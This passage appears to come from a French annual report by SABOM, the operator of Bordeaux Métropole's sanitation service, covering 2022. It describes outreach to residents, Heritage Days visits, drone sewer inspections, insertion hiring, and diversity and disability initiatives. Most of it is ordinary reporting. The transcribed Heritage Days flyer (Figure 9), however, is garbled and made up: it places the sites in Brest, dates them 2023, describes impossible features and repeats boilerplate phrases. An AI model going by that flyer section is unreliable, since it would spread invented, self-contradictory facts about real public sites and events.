En 2022, les actions de communication vis-à-vis des riverains de la station d'épuration Louis Fargue ont pris de l'ampleur avec l'arrivée de nouveaux riverains liée à la livraison de programmes immobiliers neufs autour de la station d'épuration. Des liens ont été établis avec ces nouveaux riverains qui sont venus grossir les rangs de l'Observatoire des odeurs. Pour chaque période de travaux pouvant générer des odeurs, une information spécifique leur est adressée et une diffusion de flyers d'informations est effectuée dans les boîtes aux lettres du quartier.

Deux newsletters ont été réalisées en 2022, l'une en juin, l'autre en décembre, proposant à chaque numéro un bilan des nuisances olfactives du semestre écoulé et un point sur l'actualité de la station : travaux en cours ou à venir notamment et pédagogie sur les enjeux de les réaliser pour l'optimisation du service.

Enfin, le mardi 22 novembre 2022, les membres de l'Observatoire des odeurs étaient conviés à une réunion de bilan des observations olfactives de l'année. Les actions mises en place afin de lutter contre les nuisances olfactives leur ont été présentées. L'occasion d'échanger et de comprendre les origines des odeurs qui peuvent perturber leur quotidien. Une visite nocturne de la station d'épuration Louis Fargue leur a été proposée. Les discussions se sont poursuivies autour d'un verre de l'amitié.

PHOTOGRAPHIES 18 ET 19 - SOC.3.1. La présentation du bilan annuel des odeurs de la STEP Louis Fargue aux membres de l'Observatoire des odeurs




FIGURE 8 - SOC.3.1. La dernière Newsletter diffusée aux riverains



Les panneaux sur les sites d'assainissement

Un travail de mise à jour des panneaux d'information sur tous les sites a été entrepris en 2019 qui a donné lieu à l'installation de :

- 180 panneaux relatifs à la sécurité, suite à un changement de la réglementation,
- 5 panneaux d'information sur les sites de Cantinolle, Sabarèges, Thouars, Bastide et Béquigneaux,
- 1 panneau d'information de la gestion écologique du site a été renouvelé sur le site du Bourgaillh.

En 2020, ce travail considérable a été poursuivi par le renouvellement de :

- 5 nouveaux panneaux d'information sur les sites de Grenouillère, Clos de Hilde, Station Médoc, Montsouris et RAMSES ;
- 15 panneaux ont été installés sur 9 sites : sur les sites en gestion écologique de Chêne Vert, Dinassac, Lafontaine, Lamothe-Lescure, RD 1215, Bassens Aval et Carmaux, et sur la station de Lille Blanquefort et le Bourgaillh suite à dégradation ;
- 12 panneaux EVE (Espace Végétal Écologique) ont été mis à jour et posés sur 6 sites labellisés EVE à Chêne Vert, Dinassac, Lafontaine, Lamothe-Lescure, RD 1215 et au Bourgaillh ;
- 338 panneaux Sécurité ont été mis à jour et posés sur 208 sites.

En 2021, ce sont :

- 8 panneaux qui ont été installés sur 5 bassins passés en gestion écologique en 2019 : Clos Favols (Carbon-Blanc), Jacquotte (Floirac), Clos Saint Urbain (Villenave d'Ornon), Chappement (Pessac) et Fantaisie (Bassens), ainsi que sur le bassin de l'Archevêque à Lormont dont l'ouverture au public devrait avoir lieu courant 2022.
- 1 panneau sécurité a été installé sur le bassin Carès, à Eysines, récemment intégré au patrimoine affermé.

Enfin en 2022,

- **2 panneaux sécurité** ont été installés sur les bassins Hestigeac, à Saint-Médard-en-Jalles et Parking Versein à Villenave d'Ornon, récemment intégrés au patrimoine affermé.

PHOTOGRAPHIES 20 ET 21 - SOC.3.1. Exemples de panneaux d'information sur les sites en gestion écologique



Les Journées du Patrimoine

Cette action d'information de grande ampleur a pour objectif d'ouvrir au grand public des installations techniques, pédagogiques ou en lien avec la protection du milieu naturel.

Cette opération est une opportunité de valoriser le service de l'assainissement au travers de sa complexité et de la diversité de ses métiers.

En 2020, la manifestation avait dû être annulée quelques jours avant la date prévue en raison du contexte sanitaire. En 2021, une fréquentation importante a été enregistrée avec plus de 650 visiteurs accueillis sur les sites d'assainissement de l'Eau Bordeaux Métropole. Les **17 et 18 septembre 2022, ce sont 950 visiteurs** qui se sont pressés sur les sites ouverts exceptionnellement à la visite. Trente collaborateurs de la SABOM se sont mobilisés pendant le week-end pour accueillir le public et faire visiter les sites.

Les sites emblématiques du service de l'assainissement de l'Eau Bordeaux Métropole étaient ouverts à cette occasion : les stations d'épuration de Louis Fargue et Clos de Hilde, le bassin de stockage d'eau pluviale de la Grenouillère, le télécontrôle Ramsès et son espace pédagogique ainsi que le nouvel espace pédagogique de Louis Fargue.

Deux randonnées étaient également proposées au public en partenariat avec la Fédération française de randonnée pédestre et co-animées avec du personnel de la SABOM : celle sur le bassin du Bourgailh (Pessac) a été reconduite et un tout nouveau parcours, le long des Jalles à Eysines, a vu le jour. Cette randonnée inédite a permis de mettre en valeur ce milieu naturel récepteur fragile et les innovations développées pour le préserver.

Deux déambulations urbaines ont été proposées autour des stations d'épuration de Clos de Hilde à Bègles et de Louis Fargue à Bordeaux par la fédération de pêche de la Gironde qui a développé une application mobile pour découvrir ces sites et en apprendre davantage sur le traitement des eaux usées et la protection du milieu naturel. Ce projet avait été soutenu dans le cadre du Fonds Développement Durable (voir [SOC.2](#)) et les Journées du Patrimoine ont constitué une belle opportunité de valoriser cet outil.

Enfin, deux nouveautés ont été proposées, permettant de mettre en valeur des projets soutenus par le Fonds Développement Durable (voir [SOC.2](#)). Une représentation d'un spectacle pour petits et grands : "Au bord de l'eau là", créé par la compagnie Soleil Nuit a été jouée au théâtre du Fleuve à Lormont.

L'Escape game "Fleuve et estuaire" de l'association Water Family était présent sur le site de la station d'épuration Louis Fargue le dimanche.

Un site Internet a été créé afin de permettre au public de s'inscrire pour participer à l'ensemble de ces visites.

FIGURE 9 - SOC.3.1. Visuel du dépliant de programme des Journées du patrimoine

5 sites à visiter

1 Le laboratoire AMATEIS et son espace pédagogique
 La fibre optique, les télécommunications, une vidéo interactive... Venez découvrir le dispositif de gestion des eaux pluviales, de lutte contre les inondations et d'optimisation des réseaux collectifs sur le territoire métropolitain.
 Un site unique et une expérience interactive !
Informations pratiques :
 Date : 2023
 Lieu : Brest
 Horaire : 10h00 à 16h00
 Site accessible aux personnes à mobilité réduite

3 L'espace pédagogique Louis Fargue
 Quelle vision rétrospective l'empêche de l'urbanisme ?
 Le musée espace pédagogique Louis Fargue plonge les visiteurs en immersion au cœur de la gestion de l'urbanisme de Brest. À travers des plans, des photos, des vidéos et des maquettes, vous découvrirez comment le territoire a évolué au fil du temps.
Informations pratiques :
 Date : 2023
 Lieu : Brest
 Horaire : 10h00 à 16h00
 Site accessible aux personnes à mobilité réduite

5 Le bassin de stockage et de dépollution des eaux pluviales La Croisaille
 La dépollution des eaux de pluie
 Réalisation phase du dispositif de lutte contre les inondations et de traitement des eaux pluviales par usage de 20 mètres de profondeur pour stocker jusqu'à 500 000 m³ d'eau.
 Venez découvrir dans ce bassin aménagé, une belle cathédrale sous-jacente de 100 mètres de hauteur.
Informations pratiques :
 Date : 2023
 Lieu : Brest
 Horaire : 10h00 à 16h00

2 randonnées

1 Les Breizh de Julie
 Les Breizh de Julie, une collection de 1000 cartes postales et un guide de 100 pages pour découvrir le patrimoine de Brest. Venez découvrir les Breizh de Julie, une collection de 1000 cartes postales et un guide de 100 pages pour découvrir le patrimoine de Brest.
Informations pratiques :
 Date : 2023
 Lieu : Brest

2 Le Bougainville
 Le Bougainville, une collection de 1000 cartes postales et un guide de 100 pages pour découvrir le patrimoine de Brest. Venez découvrir les Breizh de Julie, une collection de 1000 cartes postales et un guide de 100 pages pour découvrir le patrimoine de Brest.
Informations pratiques :
 Date : 2023
 Lieu : Brest

2 déambulations urbaines

1 L'eau à Brest
 Le réseau d'assainissement de Brest, une expérience interactive et immersive. Venez découvrir le réseau d'assainissement de Brest, une expérience interactive et immersive. Venez découvrir le réseau d'assainissement de Brest, une expérience interactive et immersive.
Informations pratiques :
 Date : 2023
 Lieu : Brest

2 L'eau à Brest
 Le réseau d'assainissement de Brest, une expérience interactive et immersive. Venez découvrir le réseau d'assainissement de Brest, une expérience interactive et immersive. Venez découvrir le réseau d'assainissement de Brest, une expérience interactive et immersive.
Informations pratiques :
 Date : 2023
 Lieu : Brest

2 nouveautés

☆ Spectacle pour enfants : Au bord de l'eau
 Un spectacle pour enfants, une expérience interactive et immersive. Venez découvrir le réseau d'assainissement de Brest, une expérience interactive et immersive. Venez découvrir le réseau d'assainissement de Brest, une expérience interactive et immersive.
Informations pratiques :
 Date : 2023
 Lieu : Brest

☆ Escape game : Sauvez la Capitale
 Un escape game pour enfants, une expérience interactive et immersive. Venez découvrir le réseau d'assainissement de Brest, une expérience interactive et immersive. Venez découvrir le réseau d'assainissement de Brest, une expérience interactive et immersive.
Informations pratiques :
 Date : 2023
 Lieu : Brest

PHOTOGRAPHIES 22 À 28 - SOC.3.1. Les Journées du patrimoine 2022



Simulateurs de l'espace pédagogique RAMSES



Visite de la STEP Louis Fargue



Escape Game de la Water Family



Site de la Grenouillère



Une partie des salariés de la SABOM mobilisés pour les Journées du patrimoine



Bassin de la Grenouillère

SOC.3.1.4 COMMUNICATION SUR LES INNOVATIONS DU SERVICE

France 2 a choisi de mettre à l'honneur les innovations du service de l'assainissement en réalisant un sujet sur l'utilisation des drones pour inspecter les réseaux. Ce reportage, diffusé le 12 janvier 2022 au Journal de 20h de France 2, a permis de mettre en lumière une méthode innovante : des drones rampants Predire, développés par la SARP, filiale du groupe Veolia. Ces drones cheminent dans les réseaux de façon autonome en capturant une photo toutes les 10 secondes. Ces images sont ensuite analysées par un technicien qui catégorise les tronçons inspectés en fonction de critères définis : les matériaux, l'usure, l'encrassement, etc.

Cette technologie permet de réaliser le pré-diagnostic des réseaux dont le diamètre est compris entre 200 et 400 mm. Elle apporte une vision globale de l'état du réseau tant sur le plan structurel que fonctionnel afin d'adapter les campagnes de maintenance curative et préventive. Ces drones sont ainsi un formidable outil d'aide à la décision qui permet d'investiguer des ouvrages peu ou pas accessibles par d'autres moyens. Ils occasionnent très peu de gêne sur la voie publique, préviennent bon nombre de débordements chez les usagers et permettent de ne déployer des moyens lourds, camions hydrocureurs notamment, qu'en cas de nécessité.

Sur la durée du contrat, cette méthode permettra d'auditer 80% des collecteurs d'assainissement du patrimoine de Bordeaux Métropole.

PHOTOGRAPHIES 29 ET 30 - SOC.3.1. Photographies du tournage



SOC.3.1.5 LA MESURE DE LA PERFORMANCE DES ACTIONS DE COMMUNICATION

Plusieurs actions ou outils sont mis en place pour mesurer l'impact des actions de communication.

Ainsi, le niveau de satisfaction des usagers est mesuré par des enquêtes annuelles de satisfaction menées "à chaud" après interventions ou annuellement (voir [USAG.1](#)). Ce dernier questionnaire permet d'intégrer des questions ciblées pour évaluer leur impact sur le grand public.

Le plan de communication, présenté annuellement à Bordeaux Métropole, sert également d'outil de mesure en rapportant le nombre d'actions prévues au nombre finalement réalisées.

Les visites pédagogiques, détaillées précédemment, font également l'objet d'une mesure annuelle (voir [SOC.3.1.1 PÉDAGOGIE ET SENSIBILISATION](#)).

Les retombées de Presse traditionnelle représentent également un bon indicateur de mesure quantitatif (nombre d'articles citant le service) et qualitatif (tonalité des articles et alignement sur les messages clés).

L'impact des événements et partenariats peuvent être mesurés par la quantité de personnes touchées, des questionnaires de satisfaction, des livrables (bilan des associations ou revues de presse). Le nombre d'opérations réalisées dans le cadre de la campagne "La Garonne commence ici" peut également être un indicateur supplémentaire (voir [SOC.3.1.2 LES ACTIONS DE SENSIBILISATION AUTOUR DE LA CAMPAGNE DE COMMUNICATION : LA GARONNE COMMENCE ICI !](#)).

SOC.3.2. BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur opérationnel UA10	Nombre de visiteurs de sites assainissement	N/A	3 228	704	2 879	3 923
Indicateur opérationnel UA17	Nombre de réunions organisées dans le cadre de l'Observatoire du Service	4 réunions par an	0	0	/	/
Autres pénalités 20	Non utilisation du logo L'Eau Bordeaux Métropole	N/A	/	/	/	/
Autres pénalités 21	Non respect de la demande d'approbation préalable de Bordeaux Métropole des documents de communication et d'information produits	N/A	/	/	/	/

❖ UA17

Ce projet est toujours en cours de validation avec Bordeaux Métropole.

LA PRISE EN COMPTE D'OBJECTIFS SOCIAUX ET ÉCONOMIQUES DE DÉVELOPPEMENT DURABLE SOC.4

SABOM

RÉFÉRENTIEL CONTRAT

Article 16

Moyens humains affectés à la délégation

Article 16.3

Exigences particulières

SOMMAIRE

SOC.4.1. INSERTION	1000
SOC.4.2. LA CONTRIBUTION À L'EMPLOI DES PERSONNES HANDICAPÉES.....	1005
SOC.4.3 ÉGALITÉ, DIVERSITÉ, NON-DISCRIMINATION	1006
SOC.4.4 LA MESURE DE L'EMPREINTE SOCIÉTALE DU SERVICE	1009
SOC.4.5 LE DIALOGUE SOCIAL	1013
SOC.4.6 LA QUALITÉ DE VIE AU TRAVAIL	1013
SOC.4.7 BILAN DES INDICATEURS.....	1015

La SABOM s'inscrit dans une démarche volontaire intégrant les préoccupations environnementales, sociales et économiques dans ses activités et dans ses interactions avec les parties prenantes du territoire de la Métropole de Bordeaux.

Matérialisée par le lancement d'une démarche s'appuyant sur le référentiel ISO 26000 en 2020, la politique RSE (Responsabilité Sociétale de l'Entreprise) de la SABOM a pour objectif de dépasser les missions de collecte et traitement des eaux usées et de la gestion des eaux pluviales pour travailler sur l'impact du service et de l'entreprise au sein d'un écosystème.

En 2022, notre empreinte positive et durable se matérialise notamment selon des aspects sociaux et économiques illustrés par les projets qui sont décrits dans les paragraphes suivants.

SOC.4.1. INSERTION

LE BILAN INSERTION 2022


Les critères d'éligibilité aux clauses sociales d'insertion sont les suivants :

- les demandeurs d'emploi de longue durée (plus de 12 mois d'inscription au chômage),
- les allocataires du RSA (en recherche d'emploi) ou leurs ayants droits,
- les publics reconnus travailleurs handicapés, au sens de l'article L 5212- 13 du code du Travail, orientés en milieu ordinaire et demandeurs d'emploi,
- les bénéficiaires de l'Allocation Spécifique de Solidarité (ASS), de l'Allocation d'Insertion (AI), de l'Allocation Adulte Handicapé (AAH), de l'Allocation d'Invalidité,
- les jeunes de moins de 26 ans, diplômés ou non, sortis du système scolaire ou de l'enseignement supérieur depuis au moins 6 mois et s'engageant dans une démarche d'insertion et de recherche d'emploi,
- les demandeurs d'emploi de plus de 50 ans,
- les personnes prises en charge par les Structures d'Insertion par l'Activité Économique (SIAE), les Établissements Publics d'Insertion de la Défense (EPIDE), les Écoles de la deuxième Chance (E2C), ainsi que les personnes en parcours d'insertion au sein des GEIQ (Groupement d'employeurs pour l'insertion et la qualification (statut associatif)).

La SABOM a réalisé **30 352 heures de travail en insertion** au cours de l'exercice 2022, soit un total de 101 506,79 heures depuis le début du contrat, que ce soit par l'intermédiaire de ses agents internes (CDI, CDD, dont alternance) ou de ses sous-traitants (contrat de sous traitance, intérim, îlotiers).

En 2022, les heures de travail en insertion représentaient donc 9,78% des heures travaillées à la SABOM.

DIAGRAMME 1 - SOC.4.1 Pourcentage des heures de travail en insertion



En 2022, la SABOM a recruté en CDI deux alternants formés au sein de l'entreprise, suite à l'obtention du diplôme master MISE (Management et Ingénierie des Services à l'Environnement).

Le campus Veolia de Tarbes a cessé de réaliser les formations en alternance spécifiques à nos métiers, comme par exemple, le titre professionnel Technicien Traitement des Eaux.

Afin de pallier à ce changement, un partenariat a été mis en place avec le CFPPA du Tarn. Le contenu de formation est dans la stricte continuité de ce que faisait le campus Veolia. La SABOM a intégré un alternant, suivant cette nouvelle formation : il effectue les périodes en entreprise au sein de la station de Sabarèges.

La SABOM a accueilli également 4 nouveaux alternants pour la rentrée 2022, portant le nombre d'alternants à 7 : une alternante en Licence professionnelle Chimie analytique, un alternant en master MISE avec le campus Veolia situé en région Parisienne, un alternant réalisant un master en contrôle de gestion et, pour la première fois, une alternante réalisant un BTS Métiers des Services à l'Environnement avec le CFA INHI propreté situé à Pessac. Cette alternance fait partie d'un service composé uniquement d'hommes. Son intégration au sein du service s'est très bien passée : il s'agit d'une très belle réussite en termes de diversité.

Par ailleurs, les 5 118 heures d'insertion réalisées par des sous-traitants dans le cadre des activités d'entretien des espaces verts, de coursier et d'entretien des locaux se décomposent comme indiqué dans le **TABLEAU 3**.

Sous-traitant	Heures d'insertion 2019	Heures d'insertion 2020	Heures d'insertion 2021	Heures d'insertion 2022
Acevedo	758	1908	1097	1110
BâtiAction	780	1029	475	1065
Arcins	1222	1145	1145	1278
Les Coteaux	243	768	2450	448
Remuménage	N/A	271	292	285
Atalian	N/A	2101	520	0
Sade	N/A	832	934	932
TOTAL	3003	8054	6913	5118

“La politique d’insertion de la SABOM considérée comme originale et ambitieuse”, lors de l’évaluation de la RSE de la SABOM réalisée en 2020, (suite à l’évaluation ISO 26000, réalisée par l’AFNOR le 18/12/2020) s’est poursuivie en 2022 avec le dispositif des îlotiers.

NOTRE PARTENAIRE : LE PLIE DES HAUTS DE GARONNE



ZOOM

LA DÉMARCHE D’INSERTION PROFESSIONNELLE DE LA SABOM

L’engagement de la SABOM est de réaliser des actions d’insertion qui permettent l’accès ou le retour à l’emploi de personnes rencontrant des difficultés sociales et professionnelles. Pour y répondre, une politique ambitieuse a été poursuivie en 2022 pour développer l’emploi local et favoriser l’inclusion sociale sur le territoire, notamment par l’intermédiaire des îlotiers.

BILAN DES ÎLOTIERS EN 2022 :

Un dispositif innovant d’insertion professionnelle

En 2019, le métier d’îlotier a été créé au sein du service Assainissement de Bordeaux Métropole.

Ce dispositif, construit en partenariat avec l’éco-système local en matière d’insertion, offre l’opportunité à des personnes éloignées de l’emploi de retrouver une activité professionnelle. Il permet également au service de l’assainissement de dédier des agents à la relation de proximité avec les usagers et les collectivités.

Né d’un partenariat avec ATIS (acteur majeur de l’Économie Sociale et Solidaire sur le territoire) et de la volonté de mettre les enjeux de l’économie sociale et solidaire au cœur du contrat d’assainissement, ce dispositif s’appuie sur les structures existantes du territoire et des professionnels de l’insertion.

En 2022, les îlotiers intègrent directement les entreprises de travail temporaire d'insertion (ETTI). Antérieurement ils commençaient leurs parcours au sein des associations intermédiaires.

Ces îlotiers sont des personnes en situation d'insertion professionnelle, éloignées de l'emploi ou en phase de reconversion. Leur permettre de découvrir un nouvel environnement, des métiers diversifiés, est un moyen de leur permettre de reprendre pied dans le monde professionnel et pourquoi pas de susciter des vocations vers des métiers méconnus.

Après une première période d'une durée de 24 mois maximum, ils peuvent prolonger leur mission via des contrats d'intérim classiques ou se voir proposer de l'alternance pour ceux qui souhaiteraient se former et, pourquoi pas, intégrer à terme définitivement l'entreprise. En 2022, et pour la 5ème fois depuis le début du dispositif des îlotiers, la SABOM a recruté une personne en CDD puis en CDI, afin d'assurer le remplacement d'une personne en longue maladie.

En 2022, 10 779 heures ont été réalisées par 13 îlotiers.

Caractéristiques des îlotiers :

9 îlotiers ont un niveau de qualification inférieur ou égal au niveau CAP/BEP (82 % des heures d'insertion réalisées), 1 de niveau Bac et 3 de niveau Bac+2. Durant l'année 2022, il y a eu 3 femmes et 10 hommes, dont 2 habitants en quartier prioritaire.

DIAGRAMME 2 - SOC.4.1 Ages des îlotiers




TABLEAU 1 - SOC.4.1. Statut d'entrée dans le dispositif 2022		
Statut d'entrée dans le dispositif*	Nombre de participants	Nombre d'heures réalisées
Demandeur d'Emploi Longue Durée	4	4662,5
Travailleur Handicapé	2	1050
Jeune -26ans	3	1778
Autres problèmes d'insertion	3	1743
Allocataires RSA et ASS	3	1995
Plus de 50 ans	4	3645
Participant PLIE	2	2548

*1 même salarié peut répondre à 2 critères (demandeur d'emploi longue durée et bénéficiaire RSA par exemple).

Les contrats :

TABLEAU 2 - SOC.4.1. les contrats îlotiers par modalité 2022		
Nombre de contrats par modalité	Nombre de contrats	Nombre d'heures réalisées
AI (Association intermédiaire)	1	105,00
ETTI (Entreprise de Travail Temporaire d'Insertion)	13	10 674,00
Total	14	10779

Depuis le démarrage du dispositif en avril 2019, 40 201,5 heures ont été réalisées par les îlotiers au 31/12/2022.

Situation des 13 îlotiers au 31 décembre 2022 :

3 îlotiers sont toujours en contrat,

- 1 ex îlotier travaille au sein de la SABOM dans le cadre d'heures d'insertion avec l'ETTI Hauts de Garonne Intérim Insertion,
- 1 embauché par la SABOM en CDI sur l'année 2022,
- 1 embauché en CDI dans une autre entreprise,
- 7 situations non connues au 31/12/2022.



VISITE DE LA SABOM

Les acteurs de l'insertion professionnelle découvrent l'assainissement à Louis Fargue.

Faire connaître nos métiers pour susciter des vocations, participer à l'insertion professionnelle de personnes éloignées de l'emploi, préciser les missions des îlotiers, tels étaient les objectifs de la présentation organisée à l'attention des acteurs de l'insertion professionnelle.

Le 4 mai 2022, la SABOM a ouvert ses portes aux équipes du Plie des Hauts de Garonne, de la Mission Locale des Hauts de Garonne, des Entreprises de Travail Temporaires d'Insertion, du Lien intérim Insertion (L2I), de Hauts de Garonne Intérim Insertion, d'Aquitaine intérim insertion et d'Alliance Rive Gauche.

Ces professionnels ont été accueillis sur le site de Louis Fargue.

Le service de l'assainissement de Bordeaux Métropole puis le métier d'îlotier leur a été présenté.

Un îlotier de la SABOM a pu témoigner auprès des professionnels en présentant son parcours et son travail. Le responsable des îlotiers a partagé son expérience dans le management, la gestion et l'organisation des missions du métier d'îlotier.

La matinée s'est clôturée par la découverte de l'espace pédagogique de Louis Fargue.

SOC.4.2. LA CONTRIBUTION À L'EMPLOI DES PERSONNES HANDICAPÉES

La SABOM s'est associée à la Semaine Européenne pour l'Emploi des Personnes Handicapées 2022, qui s'est déroulée du 14 au 18 novembre 2022. Des animations ont été proposées à l'ensemble des collaborateurs :

- une sensibilisation aux troubles psychiques avec l'Association Clubhouse France,
- un webinar « compenser les maladies chroniques évolutives en emploi »,
- une participation au forum Handy-recrutement de la Maison de l'Emploi de Bordeaux,
- une pération Duoday,
- une visite de l'entreprise partenaire « Elise », qui collecte à l'aide de corbeilles de bureau les papiers destinés au tri, puis les recycle.

Cette semaine est l'occasion de rappeler l'engagement de la SABOM en matière de handicap et la volonté qui nous anime à poursuivre nos actions en faveur de l'inclusion de tous dans notre collectif de travail.

Enfin, le 14 octobre 2022, deux collaborateurs de la SABOM ont participé en duo à la Course de la Diversité de Bordeaux.

Organisée par la Fédération Française du Sport d'Entreprise, la Course de la Diversité est une course inter-entreprises qui porte les valeurs de cohésion sociale, de solidarité et d'égalité des chances. 300 participants ont concouru.

Les frais d'inscription de la course ont été reversés à l'association "Génération Avant-Garde" qui œuvre pour l'égalité des chances et la réalisation des rêves des sportifs amputés.

SOC.4.3 ÉGALITÉ, DIVERSITÉ, NON-DISCRIMINATION

La SABOM promeut une politique Diversité ambitieuse, garantissant le respect de chacun, quelles que soient ses origines, son âge, son genre, son handicap. Au-delà de la réglementation, la diversité est la richesse d'un groupe social. Une richesse qui naît des multiples différences entre les êtres humains. Fondés notamment sur cette philosophie, les processus RH de recrutement garantissent un accès non discriminant à l'emploi pour toutes les catégories de personnel.

Fin 2022, nous avons maintenu notre partenariat avec le Cap Emploi Gironde qui a accompagné les diverses démarches liées au handicap déployées au cours de l'année (cf semaine européenne pour l'emploi des personnes handicapées).

EGALITE FEMME - HOMME

Le groupe VEOLIA s'est depuis de très nombreuses années inscrit dans une démarche générale de promotion de la diversité et de lutte contre toute forme de discrimination.

Conscient que la mixité et la diversité constituent des facteurs de développement de l'entreprise, des engagements destinés à favoriser l'égalité entre les femmes et les hommes ont été consacrés dès 2011 dans un accord, mis à jour en 2019.

Dans toutes les activités liées au recrutement, la non-discrimination en général et en particulier entre les femmes et les hommes s'applique.

L'ensemble des équipes Ressources Humaines et des managers est sensibilisé sur ce point.

Cet engagement permet la reconnaissance de tous les talents au sein des équipes de travail, la garantie de process RH équitables pour toutes les catégories de personnel et un accès non discriminant à l'emploi.

Sur les 10 personnes recrutées en externe en 2022 au sein de la SABOM, 3 sont des femmes soit 30% des recrutements externes.

La SABOM veille à ce qu'aucune pratique ou comportement soit discriminant à l'encontre des salariés et des salariées en particulier.

Une attention particulière est portée vis-à-vis des étudiantes et des candidates à ces postes dans les forums métiers auxquels la SABOM participe.

Le CODIR (Comité de Direction) de la SABOM compte au total 4 femmes sur 10 membres, soit 40 %.

Par ailleurs, le COMAN (Comité de Management) de la SABOM compte 28,12 % de femmes.

Les comportements à connotation sexuelle ou sexiste pouvant affecter la dignité de la femme et de l'homme au travail ou qui créent un environnement hostile, dégradant ou humiliant sont proscrits.

Les salariés Veolia bénéficient en cas de besoin, d'une écoute et d'un conseil spécialisé, anonyme et strictement confidentiel.

Chacun peut ainsi s'il le souhaite dialoguer, sur une situation vécue ou ressentie, avec des professionnels externes afin de mieux comprendre ce qu'est la discrimination dans le champ professionnel, obtenir un conseil pour dialoguer sur le sujet avec ses interlocuteurs privilégiés au sein de l'entreprise.

Veolia a choisi de s'associer à la société Allodiscrim dans ce projet. Elle apporte les garanties de confidentialité (aucune information nominative n'est transmise à l'entreprise), de géographie (l'accès est possible quelle que soit la localisation en France) et de modularité du service (la plateforme internet ou un numéro d'appel sont ouverts 5 jours sur 7 de 9h à 19h).

Ce dispositif vient compléter le dispositif d'écoute STIMULUS mis à disposition des salariés : dispositif d'écoute et d'accompagnement assuré par des psychologues écoutants et tenus au devoir de confidentialité accessible 7 jours sur 7 et 24 heures sur 24.

Les salariés disposent aussi d'une cellule d'écoute interne au niveau du groupe joignable par mail :

cellule-diversite.ve@veolia.com

Enfin, la SABOM met à disposition des salariés sur le site de Louis Fargue, une assistante sociale présente 2 fois par mois et joignable le reste du temps par téléphone qui est un relai important. Elle renseigne les collaborateurs souhaitant des informations sur le volet social et les dispositifs existants (droit de la famille, prestations familiales, les dispositifs d'aide, ...), sur des questions relatives aux événements professionnels (départ à la retraite, longue maladie, congé parental, ...), sur des problématiques personnelles de type familial (séparation, garde d'enfant, ...), de type logement (location, achat, expulsion, ...) et sur des difficultés inhérentes à la santé (maladie, addictions, handicaps, ...) ou des difficultés financières rencontrées (endettement, gestion du budget, ...). L'assistante sociale accompagne également le personnel à la constitution des dossiers et des démarches administratives sur tous les domaines détaillés ci-dessus.

La SABOM s'est également associée à la Journée internationale des droits des femmes célébrée par les Nations Unies, le 8 mars 2022, sur le thème cette année de "*L'égalité aujourd'hui pour un avenir durable*".

Notre appartenance au groupe Veolia nous a donné accès dans ce cadre à une série de podcasts à retrouver sur les réseaux sociaux du Groupe.

Le réseau mixité du Groupe Veolia, appelé WEDO, propose, tout au long de cette semaine, différentes informations, comme, par exemple, un webinaire sur "Nouveaux parents & équilibre des temps de vie".

Localement, cette semaine a permis de créer des duos mixtes, tant Femme-Homme qu'Exploitation-Service Support, afin de découvrir et mieux comprendre le quotidien de chacun : les duos ont réalisé le retour de cette journée en photos avec leurs commentaires.

La SABOM a également diffusé des portraits métiers de deux collaboratrices.

Capital Filles :

En 2022, la SABOM est partenaire de l'association Capital Filles, afin d'aider les jeunes filles à trouver leur voie, car encore aujourd'hui, les femmes sont trop souvent exclues de certains métiers, et ce, même avant leur entrée dans le monde professionnel. Capital Filles veut changer cela en accompagnant des lycéennes de milieux populaires ou ruraux, à préparer leur projet d'avenir. Cette initiative repose sur l'engagement de marraines pour l'accompagnement d'une filleule.

Grâce à cette initiative, de futures femmes pourront trouver leur voie et réussir. C'est en agissant aujourd'hui pour la jeunesse que l'association Capital Filles et les entreprises pourront aider les futures générations à créer un monde meilleur et plus équitable.

Trois collaboratrices de la SABOM sont désormais « marraines » de trois jeunes lycéennes en classe de Terminale.


C'est au travers de toutes ces actions que la SABOM participe activement à la diversité, l'égalité des chances et la mixité.

SOC.4.4 LA MESURE DE L'EMPREINTE SOCIÉTALE DU SERVICE

Toute entreprise, quelle que soit l'activité qu'elle mène, a un impact environnemental mais aussi sociétal sur le territoire sur lequel elle est implantée (voir [ORGA. 2](#)).

La SABOM a initié en 2019 une étude permettant de mesurer les impacts directs, indirects et induits du service sur le territoire de la métropole bordelaise. Après une première année d'existence de la SABOM, l'étude initiale consistait à dresser un état des lieux de l'empreinte du service sur le tissu socio-économique local.

SCHÉMA 1 - SOC.4.4 Empreinte socio-économique de la SABOM - Périmètre de l'étude




Pour ce faire, la SABOM a mis en oeuvre l'outil *Local Footprint*®, modèle développé par le cabinet *Utopies*® et éprouvé par la métropole du Grand Lyon, EDF, le groupe Veolia mais également par des écosystèmes complexes tels qu'une plateforme aéroportuaire pour *Vinci Airports*, ou encore l'éco-cité *Darwin* à Bordeaux.

Local Footprint® est un outil basé sur une méthodologie économétrique, doublée d'un algorithme construit à partir de dizaines de sources statistiques nationales et internationales. Ainsi, en reproduisant le fonctionnement d'une économie locale, cet outil a permis la modélisation des flux monétaires du territoire qui interagissent avec la SABOM.

En 2020, la première étape de l'étude a été initiée. Elle a consisté en la collecte de données achats, RH, fiscales et financières pour l'année 2019. Leur analyse a permis d'identifier que près de la moitié des achats réalisés par la SABOM le sont à l'échelle de la métropole bordelaise.

SCHÉMA 2 - SOC.4.4 Empreinte socio-économique de la SABOM année 2019 - Macrosecteurs d'achats



Lecture du schéma : le pourcentage indiqué en bout de ligne est le pourcentage d'achats de la SABOM réalisé dans ce macrosecteur. Le pourcentage en bleu est la part dans ce pourcentage qui est réalisée en local. Le reste en rose est réalisé hors local. Par exemple, 42% des achats de la SABOM sont réalisés dans le macrosecteur BTP. Parmi ces 42%, 79% sont faits en local, le reste (en rose) en hors local.

Les achats "non-locaux" sont, pour une grande partie, réalisés à l'échelle régionale et plus particulièrement au sein du département de la Gironde.

SCHÉMA 3 - SOC.4.4 Empreinte socio-économique de la SABOM année 2019 - Achats par région et département





SCHÉMA 4 - SOC.4.4 Empreinte socio-économique de la SABOM année 2019 - Détail par emplois



L'étude de 2020 a donc quantifié l'impact local de la SABOM en termes d'emplois soutenus et de PIB créé en France (SCHÉMA 4). Ainsi, l'activité de la SABOM induisait en 2019, 38 millions d'euros de valeur ajoutée produite sur le territoire national et 753 emplois directs et indirects répartis (SCHÉMA 5).

SCHÉMA 5 - SOC.4.4 Empreinte socio-économique de la SABOM année 2019 - Quantification de l'étude

SABOM a soutenu en France en 2019, 753 ETP répartis comme suit :

Salariés de SABOM en France : 222 ETP

Il s'agit des salariés de SABOM, en ETP, sur un an.

Impacts économiques fournisseurs : 230 ETP

